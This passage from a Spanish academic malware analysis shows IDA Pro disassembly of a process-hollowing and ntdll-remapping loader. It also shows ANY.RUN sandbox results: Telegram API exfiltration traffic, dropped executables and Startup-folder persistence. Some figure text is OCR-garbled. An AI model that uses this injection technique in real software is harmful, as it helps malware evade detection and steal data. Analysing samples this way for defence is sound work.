.text:00402B17 test    eax, eax
.text:00402B19 jnz    short loc_402B23

```

Figura 3.58: Creación del proceso suspendido

The screenshot shows a debugger interface with assembly code. The code is as follows:


```
.text:00402B5C
.text:00402B5C loc_402B5C:
.text:00402B5C mov    [ebp+var_49C], 10007h
.text:00402B66 lea    eax, [ebp+var_49C]
.text:00402B6C push   eax
.text:00402B6D mov    ecx, [ebp+var_24]
.text:00402B70 push   ecx
.text:00402B71 call   [ebp+arg_10] ; Llamada a GetThreadContext
.text:00402B74 test   eax, eax
.text:00402B76 jnz    short loc_402B7D
```

Figura 3.59: Obtención del contexto del proceso suspendido

The screenshot shows a debugger interface with assembly code. The code is as follows:

```
.text:00402B7D
.text:00402B7D loc_402B7D:
.text:00402B7D push   0
.text:00402B7F push   4
.text:00402B81 lea    edx, [ebp+var_34]
.text:00402B84 push   edx
.text:00402B85 mov    eax, [ebp+var_3F8]
.text:00402B8B add    eax, 8
.text:00402B8E push   eax
.text:00402B8F mov    ecx, [ebp+var_28]
.text:00402B92 push   ecx
.text:00402B93 call   [ebp+arg_70] ; ReadProcessMemory
.text:00402B96 test   eax, eax
.text:00402B98 jnz    short loc_402B9F
```

Figura 3.60: Lectura del proceso suspendido



```

.text:00403E6B xorps  xmm0, xmm0
.text:00403E6E movlpd [ebp+var_C], xmm0
.text:00403E73 push  38h ; '8'
.text:00403E75 push  0
.text:00403E77 lea   eax, [ebp+var_44]
.text:00403E7A push  eax
.text:00403E7B call  ByteFill      ; Fills EBX bytes starting from EDX with the byte AL
.text:00403E80 lea   ecx, [ebp+var_104]
.text:00403E86 push  ecx
.text:00403E87 call  _start        ; Vuelve a cargar las librerías dinámicamente
.text:00403E8C sub   esp, 0C0h
.text:00403E92 mov   ecx, 30h ; '0'
.text:00403E97 mov   esi, eax
.text:00403E99 mov   edi, esp
.text:00403E9B rep  movsd
.text:00403E9D call  LlamarAIsWow64Process
.text:00403EA2 test  eax, eax
.text:00403EA4 jz   loc_403F6A    ; Si no se está ejecutando Wow64 salta

```

Figura 3.61: Función AcquireNtDll




Figura 3.62: Función IsWoW64

```
.text:004036AD IMOV    [ebp+var_C], 0
.text:004036B2 mov     [ebp+var_28], 0
.text:004036B9 mov     [ebp+var_4], 0
.text:004036C0 mov     eax, 6Eh ; 'n'
.text:004036C5 mov     [ebp+var_3C], ax
.text:004036C9 mov     ecx, 74h ; 't'
.text:004036CE mov     [ebp+var_3A], cx
.text:004036D2 mov     edx, 64h ; 'd'
.text:004036D7 mov     [ebp+var_38], dx
.text:004036DB mov     eax, 6Ch ; 'l'
.text:004036E0 mov     [ebp+var_36], ax
.text:004036E4 mov     ecx, 6Ch ; 'l'
.text:004036E9 mov     [ebp+var_34], cx
.text:004036ED mov     edx, 2Eh ; '.'
.text:004036F2 mov     [ebp+var_32], dx
.text:004036F6 mov     eax, 64h ; 'd'
.text:004036FB mov     [ebp+var_30], ax
.text:004036FF mov     ecx, 6Ch ; 'l'
.text:00403704 mov     [ebp+var_2E], cx
.text:00403708 mov     edx, 6Ch ; 'l'
.text:0040370D mov     [ebp+var_2C], dx
.text:00403711 xor     eax, eax
.text:00403713 mov     [ebp+var_2A], ax
.text:00403717 mov     [ebp+var_10], 0
.text:0040371E mov     [ebp+var_8], 0
.text:00403725 mov     [ebp+var_1C], 0
.text:0040372C mov     [ebp+var_24], 0
.text:00403733 lea     ecx, [ebp+var_1C8]
.text:00403739 push    ecx
.text:0040373A call    _start
.text:0040373F mov     ecx, 30h ; '0'
.text:00403744 mov     esi, eax
```

ConvNTDLL ISynchronized with RTPI

Figura 3.63: Función AcquireNtdll 2




Figura 3.64: Función ObtenerRutaNDll.dll

The screenshot shows the assembly code for the `AcquireNtdll 3` function in the IDA Pro debugger. The assembly code is as follows:

```
.text:0040376A push  edx  
.text:0040376B call  _GetProcAddress  
.text:00403771 call  _GetProcAddress  
.text:00403777 cmp   [ebp+var_10], 0FFFFFFFh  
.text:0040377B jnz   short loc_403792  
  
.text:00403782  
.text:00403782 loc_403782:  
.text:00403782 push  0  
.text:00403784 mov   eax, [ebp+var_10]  
.text:00403787 push  eax  
.text:0040378E mov   [ebp+var_1C], eax  
.text:00403790 cmp   [ebp+var_1C], 0FFFFFFFh  
.text:00403792 jnz   short loc_403799
```

The stack view window shows the current state of the registers:

General registers	
EAX 007F3E28	debug\$59:007F3E28
EBX 00000000	0

The stack view window shows the current stack state:


Stack view	
00403791	00403791

Figura 3.65: Función AcquireNtdll 3

```
.text:004037BA
.text:004037BA loc_4037BA:
.text:004037BA push    0
.text:004037BC lea     edx, [ebp+var_48]
.text:004037BF push    edx
.text:004037C0 mov     eax, [ebp+var_1C]
.text:004037C3 push    eax
.text:004037C4 mov     ecx, [ebp+var_8]
.text:004037C7 push    ecx
.text:004037C8 mov     edx, [ebp+var_10]
.text:004037CB push    edx
.text:004037CC call    [ebp+var_1C] ; ReadFile
.text:004037CF test   eax, eax
.text:004037D1 jnz    short loc_4037D8

.text:004037D8
.text:004037D8 loc_4037D8:
.text:004037D8 mov     eax, [ebp+var_8]
.text:004037D8 mov     [ebp+var_40], eax
.text:004037DE mov     ecx, [ebp+var_40]
.text:004037E1 mov     edx, [ebp+var_8]
.text:004037E4 add    edx, [ecx+3Ch]
.text:004037E7 mov     [ebp+var_18], edx
.text:004037EA mov     eax, [ebp+var_18]
.text:004037ED movzx  ecx, word ptr [eax+14h]
.text:004037F1 mov     edx, [ebp+var_18]
.text:004037F4 lea     eax, [edx+ecx+18h]
.text:004037F8 mov     [ebp+var_20], eax
.text:004037FB push    4
.text:004037FD push    3000h
.text:00403802 mov     ecx, [ebp+var_18]
.text:00403805 mov     edx, [ecx+50h]
.text:00403808 push    edx
.text:00403809 push    0
.text:0040380B call    [ebp+var_F0] ; VirtualAlloc
.text:00403811 mov     [ebp+var_C], eax
.text:00403814 cmp    [ebp+var_C], 0
.text:00403818 jnz    short loc_403814
```

Figura 3.66: Función AcquireNtdll 4




```

.text:00404800
.text:00404800
.text:00404800
.text:00404800 CopyData proc near
.text:00404800
.text:00404800 arg_0= dword ptr  4
.text:00404800 arg_4= dword ptr  8
.text:00404800 arg_8= dword ptr  0Ch
.text:00404800
.text:00404800 push    esi
.text:00404801 push    edi
.text:00404802 push    ecx
.text:00404803 mov     esi, [esp+0Ch+arg_4]
.text:00404807 mov     edi, [esp+0Ch+arg_0]
.text:0040480B mov     ecx, [esp+0Ch+arg_8]
.text:0040480F rep movsb
.text:00404811 pop    ecx
.text:00404812 pop    edi
.text:00404813 pop    esi
.text:00404814 retn    0Ch
.text:00404814 CopyData endp
.text:00404814

```

Figura 3.67: Función CopyData



```

.text:00403851 imul   ecx, [ebp+var_14], 28h ; `(` ...
.text:00403855 mov    edx, [ebp+var_28]
.text:00403858 mov    eax, [edx+ecx*10h]
.text:0040385C push   eax
.text:0040385D imul   ecx, [ebp+var_14], 28h ; `(` ...
.text:00403864 mov    eax, [ebp+var_8]
.text:00403864 mov    eax, [ebp+var_8]
.text:00403866 push   eax
.text:00403867 add    eax, [edx+ecx*14h]
.text:0040386E imul   ecx, [ebp+var_14], 28h ; `(` ...
.text:00403871 mov    eax, [ebp+var_28]
.text:00403873 mov    eax, [ebp+var_C]
.text:00403875 add    eax, [edx+ecx*8Ch]
.text:0040387A push   eax
.text:0040387B call    copydata
.text:00403880 jmp    short loc_40383C

```

Callout:

```

.text:00403845 loc_403845:
.text:00403845 loc_403845:
.text:00403845 mov    edx, [ebp+var_18]
.text:00403848 movzx  eax, word ptr [edx+6]
.text:0040384C cmp    [ebp+var_14], eax
.text:0040384F jnb    short loc_403882

```

Callout:

```

.text:00403882 loc_403882:
.text:00403882 loc_403882:
.text:00403882 mov    ecx, [ebp+arg_0]
.text:00403885 push   ecx
.text:00403886 mov    edx, [ebp+var_C]
.text:00403889 push   edx

```

Callout:

```

.text:0040388A call    Acquire_function_location; the function iterates on
.text:0040388B mov    [ebp+var_20], eax

```

Callout:

```

.text:00403892 cmp    [ebp+var_28], 0

```

Callout:

```

.text:00403896 jnz    short loc_40389A

```

Callout:

```

.text:0040383C loc_40383C:
.text:0040383C mov    ecx, [ebp+var_14]

```

Callout:

```

.text:0040383F add    ecx, 1

```

Callout:

```

.text:00403842 mov    [ebp+var_14], ecx

```

Callout:

```

.text:0040389A loc_40389A:

```

Figura 3.68: Función AcquireNtdll 5



Figura 3.69: Función AcquireNtdll 6

ta Unexplored External symbol Lumina function

Breakpoints

Modules, Thread:

```

.text:00402CB5 mov     edx, [ebp+var_4]
.text:00402C8F mov     edx, [ecx+54h]
.text:00402C92 push    edx
.text:00402C93 mov     eax, [ebp+arg_C8]
.text:00402C99 push    eax
.text:00402C9A mov     ecx, [ebp+var_8]
.text:00402C9D push    ecx
.text:00402C9E call    CopyData
.text:00402CA3 mov     [ebp+var_14], R
.text:00402CAA jmp     short loc_402CB5

```

Stack v

Figura 3.70: Función AcquireNtdll 7

```

.text:00402E08
.text:00402E08 loc_402E08:
.text:00402E08 mov     edx, [ebp+var_4]
.text:00402E0B mov     eax, [ebp+var_18]
.text:00402E0E add     eax, [edx+28h]
.text:00402E11 mov     [ebp+var_3EC], eax
.text:00402E17 lea     ecx, [ebp+var_49C]
.text:00402E1D push    ecx
.text:00402E1E mov     edx, [ebp+var_24]
.text:00402E21 push    edx
.text:00402E22 call    [ebp+arg_14]      ; SetThreadContext
.text:00402E25 test    eax, eax
.text:00402E27 jnz    short loc_402E2B

```

Figura 3.71: Función AcquireNtdll 8




Figura 3.72: Informe de ANY.RUN 1

HTTP Requests	Connections	DNS Requests	Threats			PCAP				
Timeshift	Protocol	Rep	PID	Process name	CN	IP	Port	Domain	ASN	Traffic
3503 ms	TCP	6892	RegSvcs.exe		USA	158.101.44.242	80	checkip.dyndns.org	ORACLE-BMC-31898	↑ 1 Kb ↓ 3 Kb
5499 ms	TCP	6892	RegSvcs.exe		GBR	104.21.112.1	443	reallyfreeip.org	CLOUDFLARENET	↑ 1 Kb ↓ 14 Kb
7514 ms	TCP	6892	RegSvcs.exe		GBR	149.154.167.220	443	api.telegram.org	Telegram Messenger Inc	↑ 662 b ↓ 6 Kb
9637 ms	TCP	4060	svchost.exe		IRL	20.190.159.129	443	login.live.com	MICROSOFTCORP-MSN-AS-BLOCK	↑ 189 Kb ↓ 63 Kb
9549 ms	TCP	4060	svchost.exe		USA	184.30.131.245	80	ocsp.digicert.com	AKAMAI-AS	↑ 236 b ↓ 874 b
10650 ms	TCP	1268	svchost.exe		NLD	20.73.194.208	443	settings-win.data.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK	↑ 2 Kb ↓ 5 Kb
10660 ms	TCP	1268	svchost.exe		DEU	23.216.77.39	80	crl.microsoft.com	Akamai International B.V.	↑ 216 b ↓ 1 Kb
10665 ms	TCP	1268	svchost.exe		ESP	23.32.97.216	80	www.microsoft.com	AKAMAI-AS	↑ 209 b ↓ 1 Kb

Figura 3.73: Informe de ANY.RUN 2

Timeshift	PID	Process name	Filename	Content
85 ms	32	a940014a730129f953..	C:\Users\admin\AppData\Local\Temp\auIC58D.tmp	13 Kb binary
101 ms	32	a940014a730129f953..	C:\Users\admin\AppData\Local\Temp\cauids	97 Kb text
257 ms	32	a940014a730129f953..	C:\Users\admin\AppData\Local\Temp\auIC63A.tmp	149 Kb binary
273 ms	32	a940014a730129f953..	C:\Users\admin\AppData\Local\Temp\silveves	269 Kb binary
1241 ms	32	a940014a730129f953..	C:\Users\admin\AppData\Local\uncalculability\prophetesses.exe	1023 Kb executable
1335 ms	2380	prophetesses.exe	C:\Users\admin\AppData\Local\Temp\auIC6F.tmp	13 Kb binary
1492 ms	2380	prophetesses.exe	C:\Users\admin\AppData\Local\Temp\auICAF.tmp	149 Kb binary
2007 ms	2380	prophetesses.exe	C:\Users\admin\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\prophetesses.vbs	296 b binary

Figura 3.74: Informe de ANY.RUN 3




Figura 3.75: Informe de ANY.RUN 4

+533 ms	Write	EnableAutoFileTracing	HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\RegSvcs_RASAPI32 0
+533 ms	Write	EnableConsoleTracing	HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\RegSvcs_RASAPI32 0
+533 ms	Write	FileTracingMask	HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\RegSvcs_RASAPI32 (value not set)
+533 ms	Write	ConsoleTracingMask	HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\RegSvcs_RASAPI32 (value not set)
+533 ms	Write	MaxFileSize	HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\RegSvcs_RASAPI32 1048576
+533 ms	Write	FileDirectory	HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\RegSvcs_RASAPI32 %windir%\tracing
+533 ms	Write	EnableFileTracing	HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\RegSvcs_RASAPI32 0
+549 ms	Write	EnableFileTracing	HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\RegSvcs_RASMANCS 0
+549 ms	Write	EnableAutoFileTracing	HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\RegSvcs_RASMANCS 0
+549 ms	Write	EnableConsoleTracing	HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\RegSvcs_RASMANCS 0
+549 ms	Write	FileTracingMask	HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\RegSvcs_RASMANCS (value not set)
+549 ms	Write	ConsoleTracingMask	HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\RegSvcs_RASMANCS (value not set)
+549 ms	Write	MaxFileSize	HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\RegSvcs_RASMANCS

Figura 3.76: Informe de ANY.RUN 5

Capítulo 4

Conclusiones

Es difícil de ignorar tras finalizar el estudio de estas muestras de malware que, pese a la variedad de métodos y vectores de ataque, el más explotado es la ignorancia del usuario. Y no es de extrañar que esto sea así.

